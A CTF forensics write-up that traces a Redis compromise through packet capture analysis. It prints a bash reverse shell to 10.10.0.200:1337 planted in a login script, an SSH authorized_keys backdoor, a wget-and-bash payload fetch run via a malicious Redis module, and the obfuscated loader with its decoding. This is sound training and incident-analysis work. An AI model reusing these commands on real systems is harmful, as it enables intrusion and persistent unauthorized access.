

Challenge Scenario

Our SOC team detected suspicious activity on one of our Redis instances. Despite being password-protected, it seems the attacker still managed to gain access. We need to put a remediation strategy in place as soon as possible — and to do that, we first need to gather more information about the attack vector.

Note: The flag is composed of three parts.

Materials on Hand

- PCAP file: [capture.pcap](#)

Investigation

Background Research

Upon opening the PCAP file, the first thing I did was check the **Protocol Hierarchy**.

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	bits/s	End Packets	End Bytes	End bits/s	PDOs
Frame	100.0	161	100.0	289107	53 k	0	0	0	161
Ethernet	100.0	161	0.8	2254	414	0	0	0	161
Internet Protocol Version 4	100.0	161	1.1	3220	592	0	0	0	161
Transmission Control Protocol	100.0	161	1.8	5236	963	90	2964	545	161
Transport Layer Security	5.0	8	1.0	2862	526	8	2862	526	8
Redis Serialization Protocol	37.9	61	96.8	279998	51 k	61	279998	51 k	61
Hypertext Transfer Protocol	1.2	2	0.9	2721	500	2	2721	500	2

The Protocol Hierarchy showed that there were sessions using the **RESP (Redis Serialization Protocol)**. So... what exactly is Redis, and what's special about its protocol?

According to the official [Redis documentation](#):

Redis serialization protocol specification

Redis serialization protocol (RESP) is the wire protocol that clients implement

To communicate with the Redis server, Redis clients use a protocol called Redis Serialization Protocol (RESP). While the protocol was designed specifically for Redis, you can use it for other client-server software projects.

RESP is a compromise among the following considerations:

- Simple to implement.
- Fast to parse.
- Human readable.

RESP can serialize different data types including integers, strings, and arrays. It also features an error-specific type. A client sends a request to the Redis server as an array of strings. The array's contents are the command and its arguments that the server should execute. The server's reply type is command-specific.

RESP is binary-safe and uses prefixed length to transfer bulk data so it does not require processing bulk data transferred from one process to another.

RESP is the protocol you should implement in your Redis client.

In simple terms, RESP is a lightweight communication protocol used between Redis clients and servers. It's designed to be:

- Simple to implement
- Fast to parse
- Human-readable

This makes it an interesting candidate for building a lightweight C2 (Command and Control) framework — a communication channel between an attacker and a compromised machine.

2nd Flag

Using the display filter for RESP and following the TCP stream, I started digging through **Stream 0**. After some scrolling, I came across a Redis command that dumped a whole list of users and credentials — including emails, usernames, and passwords. Inside that data, I spotted what looked like the second part of the flag.

```
*2
$7
HGETALL
$11
users_table
*40
$18
alice7185:password
$32
6ccd3011eba1f7f0cb6e6143c40580e1
$15
alice7185:email
$19
alice7185@htb.local
$16
bob9862:password
$32
8baea79cb48a8ed8247cce03f6b1ab14
$13
bob9862:email
$17
bob9862@htb.local
$20
charlie4371:password
$32
a2a789021839be8f458b49ffd107558a
$17
charlie4371:email
$21
charlie4371@htb.local
$18
david5014:password
$32
f059fc5d167f597a91c48041dea1460a
$15
```

```
f2d9e78f6c3717c9bfb3507e95074189
$15
grace8972:email
$19
grace8972@htb.local
$18
henry6159:password
$32
afb04edbeda01e437c644e84c1d539eb
$15
henry6159:email
$25
FLAG_PART:_c0uld_0p3n_n3w
$16
ivy7948:password
$32
70fde9bb12772a894ac7b51fe78f1da2
$13
ivy7948:email
$17
ivy7948@htb.local
$17
jack3908:password
$32
9f791d0427c8a5e299fcef fb20205492
$14
jack3908:email
```

2nd flag: `_c0uld_0p3n_n3w`

Analyzing the Injection Process


Moving on to **TCP Stream 1**, I noticed activity involving an attempt to retrieve an obfuscated binary called `VgLy8V0Zxo` using `wget`. Taking a closer look at the binary's content, something felt familiar — it matched the structure of Base64 encoding, but the padding character (`=`) was at the *start* of the data rather than the end like usual.

```
GET /packages/VgLy8V0Zxo HTTP/1.1
Host: files.nyoi-install.com
User-Agent: wget
Connection: close

HTTP/1.1 200 OK
Date: Mon, 06 Nov 2023 15:11:30 GMT
Server: Apache/2.4.54 (Debian)
Last-Modified: Mon, 06 Nov 2023 15:08:53 GMT
ETag: "959-6897d3b79b941"
Accept-Ranges: bytes
Content-Length: 2393
Connection: close

gH4="Ed";kM0="xSz";c="ch";L="4";r0W="";fE1="l0";s=""==gCHFjNyEDT5AnZFjM4wEaKoQfKIDRjRmNUJwD2JGMHt0N4lgC2tmZGFkYpd1a1hLVKhGbJowegKCKHFjNyEDT5AnZFjM4wEaKoQfKg2chJG18BSZk92YLRWLtACN2U2
hJG18B1lwFDeJBFJUXksWNEJ0B1TxZJzdWQwHGJtUOEZGJBZjAkhEJuFmSzdEjwN3SEHJrhkerJGdpdjUwDGJXWZREJiAyboNWZJogI90zdjJSPwFDeJBVCkISNWJTYmJ1VaZdbtNmddEZxYkMM9mTzMWd4kmZnRjaQdWST5keN1mYmMGV
VnR6hVMFRk6L0MlNkUGNV0woHZppeSkEcFVGNZUTpZFSjJVNrVmrWV0YLZLeijKlUwk1cGR1TYMXbNJSPUxksWNUCKIyDJJTVMR2VRlMwERGe5MkYp1RWnjTVVWSwXmPhGRNjKRVFLUSd0UaZVRTLnVtJVeBRUYXWb0NzaXdeKh8UwQMR5N
kQ61EWG5WT4pVbNRT0tp1VgPXTGLDMihUNFVwaGpWTH5ubLJSP0B1TxZUCKICcoZ1YDRGMZdkRuRmdChLVzg3VjTuyMlW1U0U1gZQT5EaYNlVWSGv2pUbT9Eb1URGBDvWZ0RLRfEXNlCfD1TZxmbRpXUJ2c5CFaRmaXZVepFdwZVYqLDMOJnV
VrWwV0E26VkeTJSPzdWQwHCKIyMzJjTambVVMDF2dvFTVuDfMR9GbxoVerDEZhbXb0RDdp5kQ01WvxYfVhRwEla0tmTpJFwjFjWupFuxs2UxpLVX1GcFVGboZF24BTbZBFbEPfC4JzUyRTbS13YVWFMVF1UH20MSJSPjtU0EZWKCIiCSJ2Y
6RmJNfD5FJQShFZNXRVBnTUZU1ckUCRWPRPfAxIcG1mT0IkbWxkVU5EUSZEVy5Ew0xkVwYc0S3gnCK0nCoNXy1BCfgUGZVNWZk1SLgQjNlXNY1BCfgIcW4LUUnRCSqB1TRR1euZn0BR1I9G6ajVGIGACIKcySjhLwrZ8Va9NM10d4Mk1F1RkZXQxxEbShVwRJEwKZXRHGbn0D4LUUnlgCnkzQJtS05pUaFpmSFEERJNTT61Ee4MUT3LkaMd
HND1Ee8MUT4z01p219gka09UUJowjSNDTY1RaZX0pp8KBNVY0F0QhpnRt1VaBLXW0F0QhpnRt1LbLlNy5V0adSP65mdCfUCksHlpgidrZmBRjWaXtWdYZL5oxmCKg2chJ2LUlNyEY1
' | ";HxJ="s";Hc2="";f="as";kcE="ae";d="o";V9z="6";P8c="1f";U="";d="";Jc="et";N0q="";v="b";w="e";b="v";t="x";E="ds";Xzp="
x=$(eval "$HC2$w5c$w5d$w5b$HC2$w5c$zP$f$w5V9z5rQW5L$U5xZp")
eval "SNO5xSHc25r0w"
```

My suspicion was that the content might be reversed. I reversed it first, then ran it through a Base64 decoder — and sure enough, out came a decoded payload.



Looking at the decoded script, I could identify it as a **PowerShell script** with several variables whose contents were wrapped in another layer of Base64 encoding. After decoding and cleaning everything up, I had a clear picture of what the script was doing.

First part:

```
lhJVXukWibAFFkv() {
    ABvnz='ZWNoByAnYmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3R'
    QOPjH='jC8xMC4xMC4wLjIwMC8xMzM3IDA+JjEiJyA+IC9'
```

```
gQIxX='ldGMvdXBkYXRlLW1vdGQuZC8wMC1oZWfkZXIK'
echo "$ABvnz$QOPjH$gQIxX" | base64 --decode | bash
}
```

After decoding:

```
echo 'bash -c "bash -i >& /dev/tcp/10.10.0.200/1337 0>&1"' >
/etc/update-motd.d/00-header
```

Second part:

```
x7KG0bvubT6dID2() {

LQebW="ZWNoBYAtZSAiXG5zc2gtcnNhIEFBQUFCM056YUMxeWMyRUFBQUFEQVFBQkFBQUUNBU
UM4VmtxOVVUS01ha0F4MlpxK1BuWk5jNm5ZdUVL"

gVR7i="M1pWWhIMTViYlVlQitlbENiM0piVkp5QmZ2QXVaMHNvbmZBcVpzeXE5Smc2L0tHd
E5zRW10VktYcm9QWgh6RnVtVGdnN1oxTnZyVU52"

bkzHk="bnFMSWnmeFRuUDerLzRYMjg0aHAwYkYyVmJJVGI2b1FLZ3pSZE9z0Ed0T2FzS2FLM
GsvLzJFNW8wUktJRWRyeDBhTDVIQk9HUHgwDhH"

q97up="ckdlnGtSS29Bb2tHWHdEVlQyMkxsQnlSUmTBNit4NmpadGQyZ1loQ01nU1owaU05U
nlnZ2s3SzEzdEhYekVrN09jaVVtZDUvWjdZdW9s"

GYJan="bnQzQnlYOWErSWZMTUQvRlF0eTFCNERZaHNZNjJPN28yeFIwdnhrQkVwNVVoQkFY0
GdPVEcWd2p6clVieG1kVWltWgdpeTM5WVZaYVRK"

HJj6A="UXdMQnR6SLMvL1loa2V3eUYvK0NQMEg3d0LLSUVybGY1V0ZLNXNrTFLPNnVLVnB4N
mFrR1hZ0EdBRG5QVTNpUESvTXRCQytScVdzc2Rr"

fD9Kc="R3FGSUE1eEcyRm4rS2xpZDlPYm0xdVhleEpmWVZqSk1PZnZ1cXRiNktjZ0xtaTV1U
mtBNit4NmpadGQyZ1loQ01nU1owaU05UnlnZ2s3"

hpAgs="SzEzdEhYekVrN09jaVVtZDUvWjdZdW9sbnQzQnlYOWErSWxTeGFpT0FEMml0SmJvT
nVVSXhNSC85SE5ZS2Q2bWx3VXBvdnFGY0dCcVhp"

Fq0PN="emNGMjFieE5Hb09FMzFwZm94MmZxMnFXMzBCRFd0SHJyWwK3NmLMaDAyRmVySEVZS
GRRQUFBMDh0ZlVieUN3MGZWbC9xdDZiQWdLU2Iw"

CpJLT="Mms20TFsY0RBbzVKcEVFek5RchViMfg4eEpJdHJidz09SFRce3IzZDE1XzFuNTc0b
mMzNSIgPj4gfi8uc3NoL2F1dGhvcml6ZWRfa2V5"
    PIx1p="cw=="
    echo
"$LQebW$gVR7i$bkzHk$q97up$GYJan$HJj6A$fD9Kc$hpAgs$Fq0PN$CpJLT$PIx1p" |
base64 --decode | bash
}
```

After decoding:

```
echo -e "\nssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQCAQC8Vkg9UTKMakAx2Zq+PnZNc6nYuEK3ZVXxH15bbUeB
+eLCb3JbVJyBfvAuZ0sonfAqZsyq9Jg6/KGtNsEmtVKXroPXhzFumTgg7Z1NvrUNvnqLIcfx
TnP1+/4X284hp0bF2VbITb6oQKgZrd0s8Gt0asKaK0k//2E5o0RKIEdrx0aL5HB0GPx0p8Gr
Ge4kRkoAokGXwDVT22LlBylRkA6+x6jZtd2gYhCMgSZ0iM9RyY7k7K13tHXzEk70ciUmd5/Z
7YuoLnt3ByX9a+IfLMD/FQNY1B4DYhsY6207o2xR0vxkBEp5UhBAX8g0TG0wjzrUHxmdUimX
giy39YVZaTJQwLBtzJS//YhkewyF/+CP0H7wIKIErLf5WFK5skLY06uKVpx6akGXY8GADnPU
3iPK/MtBC+RqWssdkGqFIA5xG2Fn+Klid90bm1uXexJfYVjJM0fvuqtb6KcgLmi5uRkA6+x6
jZtd2gYhCMgSZ0iM9RyY7k7K13tHXzEk70ciUmd5/Z7YuoLnt3ByX9a+ILSxai0AD2iNJboN
uUIxMH/9HNYKd6mlwUpovqFcGBqXizcF21bxNGo0E31Vfox2fq2qW30BDWtHrrYi76iLh02F
erHEYHdQAAA08NfUHyCw0fVl/qt6bAgKSb02k691lcDAo5JpEEzNQpub0X8xJItrbw==HTB{
r3d15_1n574nc35" >> ~/.ssh/authorized_keys
```

1st flag: HTB{r3d15_1n574nc35}

Script breakdown — what's it actually doing?

The script establishes both **persistence** and **backdoor access** on the compromised system through two mechanisms:

1. Reverse Shell Persistence

It writes a reverse shell command into `/etc/update-motd.d/00-header`. This file executes automatically whenever a user logs in, triggering an outbound connection back to `10.10.0.200` on port `1337`.

2. SSH Backdoor

It appends an attacker-controlled public key into `~/.ssh/authorized_keys`, granting passwordless SSH access to the system at any time.

Pretty nasty combination — even if the reverse shell gets caught, the SSH backdoor keeps the door open.

3rd Flag

Moving on, **TCP Stream 2** showed something a bit different:


```

dbf1 lename
$8
dump. rdb

+OK

+2
$11
system.exec
$19
rm -v ./x10SPFHn.so

$64
adb4bb64d395eff7d093f5bfa5481ab0e71be15728b3813a6add4276b8b5b5db2f

+2
$11
system.exec
$8
uname -a

$224
a64e32bc245f94d0b29094eafdb08d17b397747a91029f60788e2432f918f3f8dbb1dd303a5664449735ebf17e3fb407cc36c04612c15704355077a7e2e78c98d338f40c0b81187e6f5b549d051f6a9aa91d5642714263c8000
af7d2b17c12181db077eb06dad7f843bf4e5aaca3

+2
$11
system.exec
$12
wget --no-check-certificate -O gezsdSC8i3 'https://files.pypl-install.com/packages/gezsdSC8i3' && bash gezsdSC8i3

$960
39481bbbd0d01baa64e1da56ad18dcbef7d1ca585d429847e0fe1c4f76ff3cf49fcc4943e9dd339c5cbac2fd876c21d37b4ea3c014fe679f81cd9a546a7a324c6958b7785237671b3331ae9a54d126f78c916de74c154a1915a963
edf7db357af5d7cfd8b5b200fdeb35f4f508367081e31e3094c15e2a683865bb05b04a36b19202ab49c5ebffcec7698d5f2e344c5d9da608c5c2506c689c1fc4a492bec4dd4db33becb17d631c0fdd7f642c207fa7e987d2851c532
e77bdfb094ecfcd228499c57ea257f305c367b813bc4d4cf937136e02398ce7cb3c26f16f3c6fc22a2b43795d41260b46d8bf0432aaefbcc863880571952510bf3d98919219ab49e86974f11a81fff5ff85734601e79c2c2d754e
f7b7a6cfcec8349ceb350ea7145f87b86ff7e65543268c8a76b54b5ef1885b01b22841da59a377140ae6bd544cc47ac550a865af84f5b31df6a21e7816ed163260f47ea16a64f153be1399911a99df71b30689b961477db551c9bc
2cdc1a6b931ba2852af1e297ee66fb99381ab916b377358243152f1f3abba9f7ad700ba873b53dc2f98642f47580d7ef5d3e3b32b3c4a9a53689c68a5911a6258f2da92ca30661ebef771091e44f3aa666576734f7d3d721201e
3d31c61d4da562cef34f66dd7f88fb6639b2aaf4444952

```

At first glance it still looked like regular Redis traffic, but for some commands the responses appeared to be **encrypted**. It seemed like the attacker was trying to hide something in plain sight.

I continued checking the remaining TCP streams. At **Stream 6**, I noticed that an executable payload had been injected into the system.

[illegible]

To extract the binary, I had to:

1. Set the stream view to **raw bytes**
2. Export the stream to my local machine
3. Use **binwalk** to carve out the actual binary from the surrounding packet headers

/Users/hoangson/Documents/CTF/htb/red trails/extractions/azasd

DECIMAL N	HEXADECIMAL	DESCRIPTION
272	0x110	ELF binary, 64-bit shared object, AMD X86-64 for System-V (Unix), little endian

Malware Analysis

Before jumping into any reverse engineering, I uploaded the binary to **DIE (Detect It Easy)** to figure out what I was dealing with.

Region: ELF64[Offset=0x0110,Size=0xe633]	
Operation system: Ubuntu Linux(22.04)[AMD64, 64-bit, DYN]	S ?
Compiler: GCC((Ubuntu 11.3.0-1ubuntu1~22.04) 11.3.0)	S ?
Language: C	S ?
Library: GLIBC(2.7)[DYN AMD64-64]	S ?

It turned out to be an **ELF binary written in C** — so I opened it up in **IDA**.

Locating the **DoCommand** function:

```

j
src = "h02B6aVgu09Kzu90TvT0tgx9oER9WIoz";
v28 = "YDP7FCiziuV7sanMN";
strncpy(v34, "h02B6aVgu09Kzu90TvT0tgx9oER9WIoz", 0x10u);
strncpy(v33, v28, 0x10u);
v29 = EVP_CIPHER_CTX_new();
v5 = EVP_aes_256_cbc();
EVP_EncryptInit_ex(v29, v5, 0, v34, v33);
v6 = strlen(dest);
EVP_EncryptUpdate(v29, v35, &v17, dest, v6);
v20 = v17;
EVP_EncryptFinal_ex(v29, &v35[v17], &v17);
v20 += v17;
EVP_CIPHER_CTX_free(v29);
v7 = 2 * v20 + 1;
v30 = v7 - 1LL;
v13[0] = v7;

```

AES key
 AES encryption
 AES IV
 AES mode

Inside, I found a function responsible for encrypting messages using **AES-256 CBC** with a hardcoded key and IV. Armed with those values, I headed over to **CyberChef** and ran the decryption — and the hidden message came right out.

AES Decrypt

Key

h02B6aVgu...

UTF8

IV

YDP7ECjzu...

UTF8

Mode

CBC

Input

Hex

Output

Raw

```

a64e32bc245f94d0b290094eafdb80d17b397747a91029f60788e2432f918f3f8dbb1fdd303a56644497353
ebf17e3fb407cc36c04612c1570435507fa7e2e78c98d338f40c0b81187e6f5b549d051f6a9aa891d564271
4263c8000af7d2b17c12181db077eb06dad7f843bf4e5aaca3

```

rec 224

1

Raw Bytes

LF

Output

```

Linux redis-master 5.15.0-88-generic #98-Ubuntu SMP Mon Oct 2 15:18:56 UTC 2023 x86_64
GNU/Linux

```

AES Decrypt

Key

h02B6aVgu...

UTF8

IV

YDP7ECjzu...

UTF8

Mode

CBC

Input

Hex

Output

Raw

```

fd876c21d37b4ea3c014fe679f81cd9a546a7a324c6958b87785237671b3331ae9a54d126f78c916de74c1
54a1915a963edffdb357af5d7cfd8b5b200fdeb35f4f508367081e31e3094c15e2a683865bb05b04a36b19
202ab49c5ebffcec7698d5f2e344c5d9da608c5c2506c689c1fc4a492bec4dd4db33becb17d631c0fdd7e6
42c20ffa7e987d2851c532e77bdfb094c0cfd228499c57ea257f305c367b813bc4d4cf937136e02398ce7
cb3c26f16f3c6fc22a2b43795d41260b46d8bdf0432aaefbcc863880571952510bf3d98919219ab49e8697
4f11a81fff5ff85734601e79c2c2d754e3fe7a6cfcec8349ceb350ea7145f87b86f7e65543268c8ae76cb5
4bef1885b01b222841da59a377140ae6bd544cc47ac550a865af84f5b31df6a21e7816ed163260f47ea16a
64f153be1399911a99fd71b30689b961477db551c9bc2cdc1aa6b931ba2852af1e297ee66fb99381ab916b
377358243152f1f3abba9f7ad700ba873b53dc2f98642f47580d7ef5d3e3b32b3c4a9a53689c68a5911a62
58f2da92ca30661ebef77109e1e44f3aa6665f6734af7d3d721201e3d31c61d4da562cef34f66dd7f88fb6
39b2aaf4444952

```

rec 960

1

Raw Bytes

LF

Output

```

--- Installing ethminer --- Enabling automatically startup --- Setting env --
ETHMINER_PATH=/tmp/ethminerHOSTNAME=redis-master
REDIS_DOWNLOAD_SHA=5c76d990a1b1c5f949bcd1eed90d0c8a4f70369bdbbcb40288c561ddf88967a4
PWD=/dataHOME=/rootREDIS_VERSION=7.2.1
REDIS_DOWNLOAD_URL=http://download.redis.io/releases/redis-7.2.1.tar.gzSHLVL=4
FLAG_PART=_un3xp3c73d_7r41l5!}
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin_=/usr/bin/env
Success!

```

The third flag was hiding inside one of the encrypted message.

3rd flag: `_un3xp3c73d_7r41l5!}`

Final Flag

```
HTB{r3d15_1n574nc35_c0uld_0p3n_n3w_un3xp3c73d_7r41l5!}
```